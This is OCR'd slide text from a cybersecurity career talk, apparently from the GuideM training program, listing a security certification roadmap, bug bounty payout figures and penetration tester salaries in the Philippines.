
This program aims to produce highly-proficient graduates who can help protect individuals, groups, organizations, and nations from hacking or cyber attacks.

How to get things started

Online Trainings w/ Bootcamps

- GuideM – Vulnerability Assessment and Penetration Testing

https://www.facebook.com/guidemtraining




5 Key Take Aways & Learning Benefits

- ✓ Topic Mastery
- ✓ Practical Application
- ✓ Enhances Problem Solving skills
- ✓ Semi-Guided Research
- ✓ Promotes Technical Adaptability

GUIDEM Real-World Projects

How to get things started

Certifications



Security Certification Roadmap

GSE, OSEE

CCIE Sec, CREST CRTSA, ITIL Master, OSCE3

CCIE Ent, VCDX DCV, RHCA, SABSA SCM, GREM, OSWE, OSEP, OSED

CISSP Concentrations, PgMP, NCSC CCPLP, CFCE, GXPN

VCIX DCV, LFCE, GIAC ICS612, ASIS CPP, Zach EAPro, PMP, CISM, S-ISME, NCSC CCPSP, CSFA, GIME, GAWN

CISSP, CAWFE, GCFA, GCTI, CREST CSAM

JNCIE Sec, CCDE, AWS SAP, RHCE, GDAT, SC-100, TOGAF, CCISO, EEXIN ISM, GSTRT, NCSC CCPP, GSNA, CFSR, GNFA, eCPTX, eWPTX, CREST CCSAS

AZ-305, VCIX NV, LPIC-3, SABSA SCP, PSM III, GISP, MTIA, GCFR, BTL2, MRT, CREST CCT

NSE 8, Google PCSA, SCE, ISA CE, GDSA, ITIL SL, Zach EAP, GSLC, S-CISO, eCMAP, GCFE, PACES, S-CEHL, CREST CRT, CRTO II, MCD

CCNP Sec, CASP+, GASF, eCTHP, S-EHE, eCRE

JNCIP Sec, PCNSE, CIMP, GCTD, CACE, GPPA, ITIL MP, Scrum SPS, GLEG, CISSM, CAP, HCISPP, CRISC, GCCC, PCI QSA, GWEB, Cisco COP, CCFE, GCED, MCPE, PA CRTE, CREST CTIM, OSCP

NSE 7, F5 CSE Sec, CCNP Ent, MS-100, GPCS, GCSA, GCWN, GRID, CIS LI, CIPT, CDPSE, CSM, CASM, C)ISSO, S-ISP, CISA, GMON, CIS LA, S-CSPL, GCDA, CMFE, CCTHP, GCIH, GPEN, OSWP, CRTO

CCSM, PCSAE, PCCSE, CIAM, PDSO CDE, VCP DCV, CKS, LFCS, ISA CDS, CSSA, Scrum PSD, GCPM, BCS PCIRM, PEXIN ISM, MGRC, CSSLP, MTH, CDRP, eCDFP, MDFIR, LPT, PNPT, GCPN, GPYC, GMOB

NSE 6, CIDPRO, CCSP, RHCSA, TUV COTCP, SFCTA, EPDPP, M_o_R P, CPD, PMI ACP, EISM, CGEIT, EXIN 27001E, PECB 27005LM, DCCRP, GCIA, CTPRA, PECB 27001LA, DevNet Pro, SC-400, CCE, CM)DFI, CREST CRIA, CREST RTIA, PA CRTP, GWAPT, OSMR, GCPT, CREST CMRE, eCXD

CCSE, AWS CSS, SFCCCC, EXIN PCSA, CKA, SABSA SCF, CIPA, DCPP, Scrum PAL, CAPM, PSM II, APMG 20000P, C)ISRM, APMG 27001P, PECB 27001LI, IS20, C)ISSA, APMG 27001A, CASE, C)DRE, GSOC, GBFA, BTL1, MBT, MPT, CPENT, CREST CWAT, GEVA, HTB CPTS, MRE

JNCIS Sec, Programming Language, CREST CHIA, EnCE, ACE, eCIR, C)IHE, CSTL, eCPPT, eWPT, CM)IPS, HTB CBBH

F5 CTS APM, NSE 5, CCNA, AZ-500, CSA CGC, VCP NV, CKAD, LPIC-2, GCIP, CIMP, CDP, CCP, C)ISSO, CIS RM, EXIN 27001P, PECB 27032CN, C)HISSP, APMG 20000A, C)ISMS-LA, CIS IA, CASST, OSIP, Cisco COA, C)CSA, CHFI, S-TA, ECIH, C)PSH, CMWAPT, C)PTC, CRTOP, CSR

F5 CTS DNS, PCDRA, SF CIAMD, GCLD, AWS SAA, EXIN PCSerM, ISA CRAS, Splunk ECSA, BCS PCIAA, CCSA, PPM, C)ISSM, TUV ITSM, CCRMP, PECB 27005RM, CSBA, DCBCLA, TUV MSA, DevNet A, CySA+, CSX-P, C)NFE, GOSI, C)TIA, OSDA, eMAPT, BSCP, OPST, OSWA, CREA

NSE 4, CWSP, CREST CNIA, CIGE, AZ-104, CLCSM, CCSE, MCSE, SFSA, ASIS APP, CNDA, DACRP, CIRSM, DCRMP, SSAP, GRCP, SACP, CISP, TUV Auditor, CTPRP, IIA CIA, CCSC, SC-200, MRCI, EDRP, CFR, CTIA, CSTM, eJPT, S-EHP, CHAT, CREST CPSA

F5 CA, eNDP, eWDP, CIST, Google PCSE, EXIN PCSM, MDSO, SCA, ISA CAP, TUV COSM, Zach EAA, CAD, CAC, ISMI CSMP, CSCS, APMG 27001F, PECB 27001F, C)SLO, DCBCA, GRCA, CISST, C)SWAE, OPSA, CSAE, ASIS PCI, MAD SOCA, MAD CTI, CEH, C)PTE, DV RTOS, DV OTD, MVRE

MNSE, PCNSA, OWSE, SC-300, CSA CCSK, C)CSO, DCA, LPIC-1, GICSP, GSEC, MOIS, CFA, CSA, GFACT, DV MoS, Pentest+, CREST CSAS, ECES

JNCIA Sec, NSE 3, WCNA, Server+, PDSO CDP, EXIN PCD, KCNA, Linux+, AZ-220, CSX-T, CRFS, SSCP, CSX-PA, CREST CPIA, MESE, CREST CPTIA, MCPT, C)PEH, GCPEH

CCSA, ITS-NS, CCT, Cloud+, Google ACE, LFCA, ISA CFS, EITCA/IS, CIPP, Security+, ECSS, C)DFE, S-SA, DV AOPH


Net+, CAMS, AZ-900, MCSF, MSAF, Apple ACSP, CACS, TUV COSTE, EPDPF, TOGAF Fdn, CSP, IIBA CCA, CITGP, C)ISCAP, CSAP, PECB 27032F, MCL, ITS-C, EXIN CIT, TUV CySec, CSST, OPSE, CSX-F, DV MILF, CIRM Fdn, EEHF, S-EHF, CHA

PCCET, AWS CP, EXIN PCA, A+, CIOTSP, TUV COSP, EPDPE, M_o_R Fdn, Fair Fdn, PSM I, APMG 20000F, ISMI CSM, BCS FISMP, CC, S-ISF, GISF, TUV CyAware, MASE, C)SP, CND, C)VA, KLCP

SC-900, Cloud Essnt, ITIL Fdn, Project+, CIISec ICSF, FEXIN, EXIN 27001F, PECB 27005F, C CS F, CIS F, S-SPF, CSCU, MICS


How to get things started

Certifications



Career Paths

Bug Bounty Hunter




$200,000

The money was paid out for more than 1,100 vulnerability reports, with the highest single reward reaching $200,000. Microsoft announced paying out similar amounts in 2020, 2021 and 2022. The company is running 17 bug bounty programs, a majority for its cloud services and platforms. Aug 9, 2023

Career Paths

Penetration Tester / Red Teamer




Indeed

https://ph.indeed.com › ... › Penetration Tester › Salaries

Penetration tester salary in Philippines

The average salary for a Penetration Tester is **₱53446 per month** in Philippines. Learn about salaries, benefits, salary satisfaction and where you could ...




Penetration Testing Jobs by Salary

Job Title	Range	Average
Job Title:Penetration Tester	Range:₱427k - ₱1m	Average:₱887,850
Security Analyst	Range:₱0 - ₱0 (Estimated *)	Average:₱780,000
Cyber Security Analyst	Range:₱0 - ₱0 (Estimated *)	Average:₱415,000
Ethical Hacker	Range:₱0 - ₱0 (Estimated *)	Average:₱692,720

Career Paths

Build your own consulting firm



